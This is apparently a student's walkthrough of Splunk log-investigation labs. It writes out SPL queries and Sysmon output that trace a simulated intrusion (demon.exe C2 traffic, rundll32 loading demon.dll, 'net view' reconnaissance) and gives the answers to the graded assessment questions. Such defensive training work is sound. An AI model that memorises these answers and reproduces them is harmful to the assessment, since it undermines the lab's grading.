

Labs - Understanding Log Sources & Investigating with Splunk

Skills assessment

Scenario

This skills assessment section builds upon the progress made in the **Intrusion Detection With Splunk (Real-world Scenario)** section. Our objective is to identify any missing components of the attack chain and trace the malicious process responsible for initiating the infection.

Question

- Navigate to [http://\[Target IP\]:8000](http://[Target IP]:8000), open the "Search & Reporting" application, and find through SPL searches against all data the process that created remote threads in rundll32.exe. Answer format: `_.exe`
-> We craft the spl queries as follows (eventcode 8 for remote threads, target process as rundll32.exe)

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=8  
TargetImage="*rundll32.exe" | stats count by SourceImage, TargetImage
```

New Search

1 index="main" sourcetype="WinEventLog:Sysmon" EventCode=8 TargetImage="*rundll32.exe" | stats count by SourceImage, TargetImage

6 events (before 6/19/24 6:48:19:000 AM) No Event Sampling

Events (6) Patterns Statistics (1) Visualization

20 Per Page Format Preview

SourceImage	TargetImage	count
C:\Users\waldo\Downloads\randomfile.exe	C:\Windows\System32\rundll32.exe	6

-> We see that it is randomfile.exe creating threads in rundll32.exe

- Navigate to [http://\[Target IP\]:8000](http://[Target IP]:8000), open the "Search & Reporting" application, and find through SPL searches against all data the process that started the infection. Answer format: `_.exe`
-> Here, starting the infection means that the very start of the actual exploitation process after the attacker landed a foothold.

-> We first look for the earliest events happening between the c2 server and the host for their initial interaction (which most likely uses some reverse shell)

```
index="main" EventCode=3 (DestinationIp=10.0.0.186 OR  
DestinationIp=10.0.0.91) | reverse
```

List ▾ Format 20 Per Page ▾		
i	Time	Event
		<div>EventType=4 ComputerName=DESKTOP-EGSS5IS User=NOT_TRANSLATED Sid=S-1-5-18 SidType=0 SourceName=Microsoft-Windows-Sysmon Type=Information RecordNumber=1107 Keywords=None TaskCategory=Network connection detected (rule: NetworkConnect) OpCode=Info Message=Network connection detected: RuleName: technique_id=T1036,technique_name=Masquerading UtcTime: 2022-10-05 20:39:48.640 ProcessGuid: {96192a2a-eb94-633d-560d-00000000200} ProcessId: 5820 Image: C:\Users\waldo\Downloads\demon.exe User: DESKTOP-EGSS5IS\waldo Protocol: tcp Initiated: true SourceIsIpv6: false SourceIp: 10.0.0.253 SourceHostname: - SourcePort: 53312 SourcePortName: - DestinationIsIpv6: false DestinationIp: 10.0.0.91 DestinationHostname: - DestinationPort: 443 DestinationPortName: - Collapse</div> <div>host = DESKTOP-EGSS5IS source = WinEventLogSysmon_DESKTOP-EGSS5IS.txt sourcetype = WinEventLog:Sysmon</div>

-> One of the earliest event occurred on 2022-10-05 20:39:48 and we can see it uses the name of demon.exe as an reverse shell.

- Now we look at the event code related to this malicious file to see what type of events the attacker is creating.

```
index="main" demon.exe | stats count by EventCode
```

New Search

1 index="main" demon.exe | stats count by EventCode

✓ 176 events (before 6/20/24 1:36:01.000 AM) No Event Sampling ▼

Events (176) Patterns **Statistics (9)** Visualization

20 Per Page ▼ Format Preview ▼

EventCode ↕
1
11
12
13
15
3
5
7
8

-> We see that it has couple of event code related to this binary.

-> We can look into event code of 11 of file create and see what other files are downloaded.

- We look at the downloaded files on the internet.

```
index="main" EventCode=11 (Image="*msedge.exe" OR  
Image="*powershell*.exe") TargetFilename="*Zone.Identifier" | stats  
count by Image, TargetFilename, _time  
| sort + _time
```

New Search

Save As ▼ Cr

1 index="main" EventCode=11 (Image="*msedge.exe" OR Image="*powershell*.exe") TargetFilename="*Zone.Identifier" | stats count by Image, TargetFilename, _time
2 | sort + _time

✓ 52 events (before 6/20/24 12:33.000 AM) No Event Sampling ▼

Job ▼ II III ↺

Events Patterns **Statistics (12)** Visualization

20 Per Page ▼ Format Preview ▼

Image ↕	TargetFilename ↕	_time ↕
C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	C:\Users\waldo\Downloads\Invoke-UserSimulator-master.zip:Zone.Identifier	2022-10-05 13:17:50
C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	C:\Users\waldo\Downloads\demon.dll:Zone.Identifier	2022-10-05 13:33:13
C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	C:\Users\waldo\Downloads\Run.dll:Zone.Identifier	2022-10-05 13:38:30
C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	C:\Users\waldo\Downloads\demon.exe:Zone.Identifier	2022-10-05 13:39:40
C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	C:\Users\waldo\Downloads\demoner.dll:Zone.Identifier	2022-10-05 13:48:52
C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	C:\Users\waldo\Downloads\demoner.dll:Zone.Identifier	2022-10-05 13:50:55
C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	C:\Users\waldo\Downloads\randomfile.exe:Zone.Identifier	2022-11-06 09:45:33
C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	C:\Users\waldo\Downloads\randomfile.exe:Zone.Identifier	2022-11-06 10:08:46
C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	C:\Users\waldo\Downloads\comsvcs.dll:Zone.Identifier	2022-11-08 10:28:47
C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	C:\Users\waldo\Downloads\comsvcs.dll:Zone.Identifier	2022-11-08 10:36:11
C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	C:\Users\waldo\Downloads\comsvcs.dll:Zone.Identifier	2022-11-08 10:43:55
C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	C:\Users\waldo\Downloads\comsvcs (1).dll:Zone.Identifier	2022-11-08 10:53:45

-> Also, the time for demon.exe is downloaded about 13:39:40 at 2022-10-05

-> We see related dll's of run.dll, demon.dll and demoner.dll.

- Let's see what files loads any of these dll downloaded (potentially malicious) and detect them:

```
index="main" EventCode=7 ImageLoaded="*demon.dll*" OR
ImageLoaded="*demoner.dll" OR ImageLoaded="*Run.dll" | stats count by
Image, ImageLoaded, _time
```

New Search

1 index="main" EventCode=7 ImageLoaded="*demon.dll*" OR ImageLoaded="*demoner.dll" OR ImageLoaded="*Run.dll" | stats count by Image, ImageLoaded, _time

✓ 48 events (before 6/20/24 1:25:58.000 AM) No Event Sampling ▼

Events Patterns **Statistics (6)** Visualization

20 Per Page ▼ Format Preview ▼

Image ↕	ImageLoaded ↕	_time ↕
C:\Windows\System32\rundll32.exe	C:\Users\waldo\Downloads\demon.dll	2022-10-05 13:33:31
C:\Windows\System32\rundll32.exe	C:\Users\waldo\Downloads\demon.dll	2022-10-05 13:33:50
C:\Windows\System32\rundll32.exe	C:\Users\waldo\Downloads\demon.dll	2022-10-05 13:49:03
C:\Windows\System32\rundll32.exe	C:\Users\waldo\Downloads\demon.dll	2022-10-05 13:49:13
C:\Windows\System32\rundll32.exe	C:\Users\waldo\Downloads\demoner.dll	2022-10-05 13:51:03
C:\Windows\System32\rundll32.exe	C:\Users\waldo\Downloads\demoner.dll	2022-10-05 14:00:06

-> Hence, we see that it is rundll32.exe causing the start of the infection (start of exploitation attack chain after landing a foothold) through loading this malicious dll's.

- Furthermore, we could verify this by looking at the events associated with demon.dll.

```
index="main" *demon.dll*
```

i	Time	Event
		RecordNumber=1887 Keywords=None TaskCategory=Process Create (rule: ProcessCreate) OpCode=Info Message=Process Create: RuleName: technique_id=T1218.002,technique_name=rundll32.exe UtcTime: 2022-10-05 20:49:14.700 ProcessGuid: {96192a2a-edca-633d-f50d-00000000200} ProcessId: 580 Image: C:\Windows\System32\rundll32.exe FileVersion: 10.0.19041.746 (WinBuild.160101.0800) Description: Windows host process (Rundll32) Product: Microsoft® Windows® Operating System Company: Microsoft Corporation OriginalFileName: RUNDLL32.EXE CommandLine: rundll32.exe demon.dll CurrentDirectory: C:\Users\waldo\Downloads\ User: DESKTOP-EGSS5IS\waldo LogonGuid: {96192a2a-0de9-6299-2326-1a0000000000} LogonId: 0x1A2623 TerminalSessionId: 2 IntegrityLevel: Medium Hashes: SHA1=DD399AE46303343F9F0DA189AEE11C67BD868222,MD5=EF3179D498793BF47734D1576D75C991DC70F68AC ParentProcessGuid: {96192a2a-ea0e-633d-110d-00000000200} ParentProcessId: 984 ParentImage: C:\Windows\System32\cmd.exe ParentCommandLine: "C:\Windows\system32\cmd.exe" ParentUser: DESKTOP-EGSS5IS\waldo Collapse host = DESKTOP-EGSS5IS source = WinEventLogSysmon_DESKTOP-EGSS5IS.txt

-> And we see the rundll32.exe loaded demon.dll, verifying our finding.

Splunk Fundamentals

Introduction To Splunk & SPL

Question

- Navigate to [http://\[Target IP\]:8000](http://[Target IP]:8000), open the "Search & Reporting" application, and find through an SPL search against all data the account name with the highest amount of Kerberos authentication ticket requests. Enter it as your answer.

-> The first step is to know that kerberos authentication meant that it is an TGS or TGT requests.

4768(S, F): A Kerberos authentication ticket (TGT) was requested.

Article • 10/20/2021 • 1 contributor

In this article

[Table 2. Kerberos ticket flags](#)

[Table 3. TGT/TGS issue error codes](#)

[Table 4. Kerberos encryption types](#)

[Table 5. Kerberos Pre-Authentication types](#)

[Security Monitoring Recommendations](#)


-> Doing some quick search shows that it is an TGT request.

-> However, some extra tinkering about how it is this helpful in detecting an attacker?

Thought tgs requests might be helpful for an kerberoast detection.

-> We use the following spl to query to sort the count by account name with the appropriate event code

```
index="main" EventCode=4768 | stats count by Account_Name
```




The screenshot shows the Splunk Enterprise interface with a search query: `index="main" EventCode=4768 | stats count by Account_Name`. The results are displayed in a table with 6 columns: Account_Name, count, and a checkbox. The table shows the following data:

Account_Name	count
Administrator	6
DESKTOP-EG1SPM5	6
DESKTOP-EG55515	7
DESKTOP-UN774R8	8
WIN-HSRME76TRAD	9
waldo	12

-> So we get waldo as the answer.

-> Extra investigation through waldo's behaviour, it is weird why he is requesting all these tickets in a short time span period:



-> Requesting two TGT in 2 seconds interval...? I'm not sure what kind of attacker would leave such a foot print :?, maybe an user needs help?

- Navigate to `http://[Target IP]:8000`, open the "Search & Reporting" application, and find through an SPL search against all 4624 events the count of distinct computers accessed by the account name SYSTEM. Enter it as your answer.
- > This one is more straight forward (no need to research on event id), just make sure to have account name as SYSTEM as the spl query and filter for event code 4624, then pipe the output to count function as an initial try:

```
index="main" EventCode=4624 and Account_Name="SYSTEM" | stats count by ComputerName
```

splunk-enterprise Apps

Messages Settings Activity Help Find

Search Analytics Datasets Reports Alerts Dashboards

Search & Reporting

New Search

1 index="main" EventCode=4624 and Account_Name="SYSTEM" | stats count by ComputerName

6,990 events (before 6/12/24 6:12:09.000 AM) No Event Sampling

Job

Events Patterns Statistics (10) Visualization

20 Per Page Format Preview

ComputerName	count
DESKTOP-EG15PM5	389
DESKTOP-EG15PM5.uniwaldo.local	45
DESKTOP-EG55515	2577
DESKTOP-EG55515.uniwaldo.local	127
DESKTOP-UN7T4R8	3191
DESKTOP-UN7T4R8.uniwaldo.local	161
WIN-DS5AAE0B1QD	105
WIN-HSRME76TRAD	119
WIN-HSRME76TRAD.uniwaldo.local	136
WIN-U636H95GGU0	140


-> We know from the above that there are 10 distinct computers accessed, but the thing is how can we further improve our results.


-> Doing some googling online, we see from the following splunk post:

https://community.splunk.com/t5/Splunk-Search/Why-does-count-and-dc-behave-differently/m-p/470611

Community Splunk Answers News & Education Community Lounge Apps and Add-ons User Groups Resources

1 Solution


 **richgalloway** SplunkTrust 12-30-2019 11:51 AM

 **dc** is Distinct Count. It says how many unique values of the given field(s) exist. Since you did not supply a field name, it counted all fields and grouped them by the status field values.

Had you used **dc(status)** the result should have been **7**.

count and **dc** generally are not interchangeable.

If this reply helps you, Karma would be appreciated.
[View solution in original post](#)

 4 Karma Reply

-> Hence, we can take use the dc() command as recommended in our SPL query:

```
index="main" EventCode=4624 and Account_Name="SYSTEM" | stats
dc(ComputerName)
```


New Search

```
1 index="main" EventCode=4624 and Account_Name="SYSTEM" | stats dc(ComputerName)
```

✓ 6,990 events (before 6/12/24 6:17:28.000 AM) No Event Sampling ▼

Events Patterns **Statistics (1)** Visualization

20 Per Page ▼ ↗ Format Preview ▼

dc(ComputerName) ↕

10

-> And we've just optimised our search query.

- Navigate to [http://\[Target IP\]:8000](http://[Target IP]:8000), open the "Search & Reporting" application, and find through an SPL search against all 4624 events the account name that made the most login attempts within a span of 10 minutes. Enter it as your answer.
 - > It's similar to the previous question, but we have to take in account of login attempts within a span of 10 minutes.
 - > We would first count by account_name for login and give it a sliding window of 10 minutes, sort by login attempt, reduce the duplicates (just keep the largest value), then log it in a table, as follows:

```
index="main" and EventCode=4624 | streamstats time_window=10m count as  
login_attempt by Account_Name | sort - login_attempt | dedup  
Account_Name | table login_attempt, Account_Name
```

1 index="main" and EventCode=4624 | streamstats time_window=10m count as login_attempt by Account_Name | sort - login_attempt | dedup Account_Name

2 | table login_attempt, Account_Name

83 events (before 6/13/24 12:37:50.000 AM) No Event Sampling

Events Patterns Statistics (83) Visualization

20 Per Page Format Preview

login_attempt	Account_Name
260	DESKTOP-EGSS51S\$ SYSTEM
195	DESKTOP-UN7T4R8\$ SYSTEM
136	MINWINPC\$ SYSTEM
105	WIN-DSSAAEQB1Q0\$ SYSTEM
100	WIN-U63GM9SGU0\$ SYSTEM
93	DESKTOP-EG15PHS\$ SYSTEM
89	- WIN-HSRME76TRAD\$
58	WIN-HSRME76TRAD\$ SYSTEM
50	DESKTOP-EGSS51S\$ waldo
36	- DESKTOP-EGSS51S\$
35	- DESKTOP-UN7T4R8\$
30	DESKTOP-EGSS51S\$

-> And we would have System or the Machine account as the login.

-> Also a quick note, this might not be the "most precise way", as the most precise way to look at the every 10 minute frame of user account logging in, which would be very inefficient for computation(? not too sure but is my guess).

-> However, the question actually meant that the account only logged on within a span of 10 minutes and never logged on (which demonstrates suspicious behaviour), but this information was not explicitly mentioned.

-> Hence, this means we have the construct the query as follows (first query for event 4624, then count for accounts that only logged in within a 10 minute time span and never logged in, using count, range and where filtering).

```
index="main" EventCode=4624 | stats count as login_attempt range(_time)
as duration by Account_Name | where duration < 600
| sort - login_attempt
```

New Search

1 index="main" EventCode=4624 | stats count as login_attempt range(_time) as duration by Account_Name | where duration < 600

2 | sort - login_attempt

9,109 events (before 6/13/24 12:52:12.000 AM) No Event Sampling

Events Patterns Statistics (8) Visualization

20 Per Page Format Preview

Account_Name	login_attempt	duration
aparsa	9	203
DWM-4	6	0
DWM-5	6	0
DWM-6	6	0
UNFD-4	3	0
UNFD-5	3	0
UNFD-6	3	0
ANONYMOUS LOGON	1	0

-> As such, our answer here would be aparsa.

Using Splunk Applications

Question

- Access the Sysmon App for Splunk and go to the "Reports" tab. Fix the search associated with the "Net - net view" report and provide the complete executed command as your answer. Answer format: net view /Domain:_.local

-> We look into the the search we need to change:

77 Reports

i	Title	Actions	Next Scheduled Time	Owner	App	Sharing
>	IOC - Suspicious Script Execution	Open in Search Delete	2024-06-13 02:00:00 UTC	nobody	sysmon-splunk-app	App
>	IOC - Suspicious binary launch location	Open in Search Delete	2024-06-13 01:45:00 UTC	nobody	sysmon-splunk-app	App
>	IOC - Suspicious execution of rundll - User Profile/Browser	Open in Search Delete	2024-06-13 02:00:00 UTC	nobody	sysmon-splunk-app	App
>	IOC - Suspicious msilexec execution	Open in Search Delete	2024-06-13 02:00:00 UTC	nobody	sysmon-splunk-app	App
>	IOC - UAC Bypass sdclt	Open in Search Delete	2024-06-13 02:00:00 UTC	nobody	sysmon-splunk-app	App
>	IOC - Vssadmin Activity	Open in Search Delete	2024-06-13 02:00:00 UTC	nobody	sysmon-splunk-app	App
>	IOC - svchost.exe not run by services.exe	Open in Search Delete	2024-06-13 01:45:00 UTC	nobody	sysmon-splunk-app	App
>	Net - Group, localgroup	Open in Search Edit	None	nobody	sysmon-splunk-app	App
>	Net - IPC\$ access	Open in Search Edit	None	nobody	sysmon-splunk-app	App
>	Net - net view	Open in Search Edit	None	nobody	sysmon-splunk-app	App
>	Powershell - All PoSh by Computer	Open in Search Edit	None	nobody	sysmon-splunk-app	App
>	Powershell - EncodedCommand	Open in Search Edit	None	nobody	sysmon-splunk-app	App
>	Powershell - EventDescription	Open in Search Edit	None	nobody	sysmon-splunk-app	App
>	Runs From RECYCLEBIN	Open in Search Edit	None	nobody	sysmon-splunk-app	App
>	Runs from SYSVOL	Open in Search Edit	None	nobody	sysmon-splunk-app	App
>	Sysmon - Parent to Child	Open in Search Edit	None	nobody	sysmon-splunk-app	App
>	Sysmon - Top EventDescription	Open in Search Edit	None	nobody	sysmon-splunk-app	App
>	T1015_Accessibility_Backdoor	Open in Search Edit	None	nobody	sysmon-splunk-app	App
>	T1085 - rundll32 with javascript arg	Open in Search Delete	2024-06-13 02:00:00 UTC	nobody	sysmon-splunk-app	App
>	T1086 - Powershell Suspicious Strings	Open in Search Edit	None	nobody	sysmon-splunk-app	App
>	T1117 - REGSVR Proxy Execution	Open in Search Delete	2024-06-13 02:00:00 UTC	nobody	sysmon-splunk-app	App
>	Users by Computer	Open in Search Edit	None	nobody	sysmon-splunk-app	App

Net - net view

```
1 'sysmon' process=net.exe (CommandLine='net view /Domain:*.local') | stats count by Computer,CommandLine
```

✓ 0 events (before 6/13/24 2:03:05.000 AM) No Event Sampling

Events (0) Patterns **Statistics (0)** Visualization

20 Per Page Format Preview

No results found

- To check the domain name, we query for the domain name, as follows:

```
index="main" and Account_Domain="*.local"
| stats count by Account_Domain
```

New Search

```
1 index="main" and Account_Domain="*.local"
2 | stats count by Account_Domain
```

✓ 966 events (before 6/13/24 2:22:42.000 AM) No Event Sampling ▼

Events Patterns **Statistics (2)** Visualization

20 Per Page ▼ / Format Preview ▼

Account_Domain ↕

-

UNI WALDO.LOCAL

-> Hence, the command we should execute is

```
net view /Domain:uniwaldo.local
```

-> However, when we input the command, we don't get any result.

Net - net view

```
1 `sysmon` process=net.exe (CommandLine="net view /Domain:uniwaldo.local") | stats count by Computer,CommandLine
```

✓ 0 events (before 6/13/24 3:39:34.000 AM) No Event Sampling ▼

Events (0) Patterns **Statistics (0)** Visualization

20 Per Page ▼ / Format Preview ▼

No results found.

-> We know from within section that Sysmon Events with ID 11 does not have a field named Computer, but they do include a field called ComputerName.

-> We could also make the query simpler to being debug it (this is a common tactic, if something complicated doesn't work, try a simpler one command).

-> Note that we also need two spaces for "net view"

-> This is shown below:

```
`sysmon` CommandLine="net  view"
```

Net - net view

Save Save As View Create Table View Close

1 | sysmon CommandLine=net view | All time

✓ 1 event (before 6/13/24 3:51:48.000 AM) No Event Sampling Job

Events (1) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect 1 millisecond per column

List Format 20 Per Page

Time	Event
11/8/22 11:13:51.000 AM	<p>11/08/2022 11:13:51 AM</p> <p>LogName=Microsoft-Windows-Sysmon/Operational</p> <p>EventCode=1</p> <p>EventType=4</p> <p>ComputerName=DESKTOP-EGSS5IS.uniwaldo.local</p> <p>Show all 38 lines</p> <p>CommandLine = net view CurrentDirectory = C:\Users\waldo\Downloads\ EventCode = 1 Hashes = SHA1-88B101598CC6726B7A57D02B1FA95BE1B272A821MD5-0BD94A338EE... IntegrityLevel = System Keywords = None LogonGuid = {96192a2a-9ab5-636a-e703-000000000000} LogonId = 0x3E7 ParentCommandLine = c:\windows\system32\cmd.exe /c net view ParentImage = C:\Windows\System32\cmd.exe ParentProcessGuid = {96192a2a-aa6f-636a-5404-000000000000} ParentProcessId = 2676 ProcessGuid = {96192a2a-aa6f-636a-5604-000000000000} ProcessId = 3728 TerminalSessionId = 1 User = NOT_TRANSLATED User = NT AUTHORITY\SYSTEM UtcTime = 2022-11-08 19:13:51.667 host = DESKTOP-EGSS5IS index = main linecount = 38 punct = //... source = WinEventLogSysmon_DESKTOP-EGSS5IS.txt sourcetype = WinEventLogSysmon splunk_server = ubuntu</p>

-> Now, we can analyse the log more in depth

```

11/8/22      11/08/2022 11:13:51 AM
11:13:51.000 AM  LogName=Microsoft-Windows-Sysmon/Operational
                  EventCode=1
                  EventType=4
                  ComputerName=DESKTOP-EGSS5IS.uniwaldo.local
                  User=NOT_TRANSLATED
                  Sid=S-1-5-18
                  SidType=0
                  SourceName=Microsoft-Windows-Sysmon
                  Type=Information
                  RecordNumber=49550
                  Keywords=None
                  TaskCategory=Process Create (rule: ProcessCreate)
                  OpCode=Info
                  Message=Process Create:
                  RuleName: technique_id=T1018,technique_name=Remote System Discovery
                  UtcTime: 2022-11-08 19:13:51.667
                  ProcessGuid: {96192a2a-aa6f-636a-5604-000000000000}
                  ProcessId: 3728
                  Image: C:\Windows\System32\net.exe
                  FileVersion: 10.0.19041.1 (WinBuild.160101.0800)
                  Description: Net Command
                  Product: Microsoft® Windows® Operating System
                  Company: Microsoft Corporation
                  OriginalFileName: net.exe
                  CommandLine: net view
                  CurrentDirectory: C:\Users\waldo\Downloads\
                  User: NT AUTHORITY\SYSTEM
                  LogonGuid: {96192a2a-9ab5-636a-e703-000000000000}
                  LogonId: 0x3E7
                  TerminalSessionId: 1
                  IntegrityLevel: System

```

-> We see that the log should be calling "Process" instead of "Image" and Computer should be named ComputerName, like the below

```
`sysmon` Image="*net.exe" (CommandLine="net view*") | stats count by ComputerName,CommandLine
```

- Changing the query to the above, we see the following:

Net - net view

```
1 `sysmon` Image="*net.exe" (CommandLine="net view*") | stats count by ComputerName,CommandLine
```

✓ 2 events (before 6/13/24 4:06:31.000 AM) No Event Sampling ▼

Events (2) Patterns **Statistics (2)** Visualization

20 Per Page ▼ Format Preview ▼

ComputerName ↕	CommandLine ↕
DESKTOP-EGSS5IS.uniwaldo.local	net view
DESKTOP-EGSS5IS.uniwaldo.local	net view /DOMAIN:uniwaldo.local

-> Now, we can change our query to the required format of querying the domain, as follows:

```
`sysmon` Image="*net.exe" (CommandLine="net view /Domain:uniwaldo.local")
```

- > And we see the following:

Net - net view

```
1 `sysmon` Image="*net.exe" (CommandLine="net view /Domain:uniwaldo.local") | stats count by ComputerName,CommandLine
```

✓ 1 event (before 6/13/24 4:05:12.000 AM) No Event Sampling ▼


Events (1) Patterns **Statistics (1)** Visualization

20 Per Page ▼ Format Preview ▼


ComputerName ↕	CommandLine ↕
DESKTOP-EGSS5IS.uniwaldo.local	net view /DOMAIN:uniwaldo.local

- Access the Sysmon App for Splunk, go to the "Network Activity" tab, and choose "Network Connections". Fix the search and provide the number of connections that SharpHound.exe has initiated as your answer.

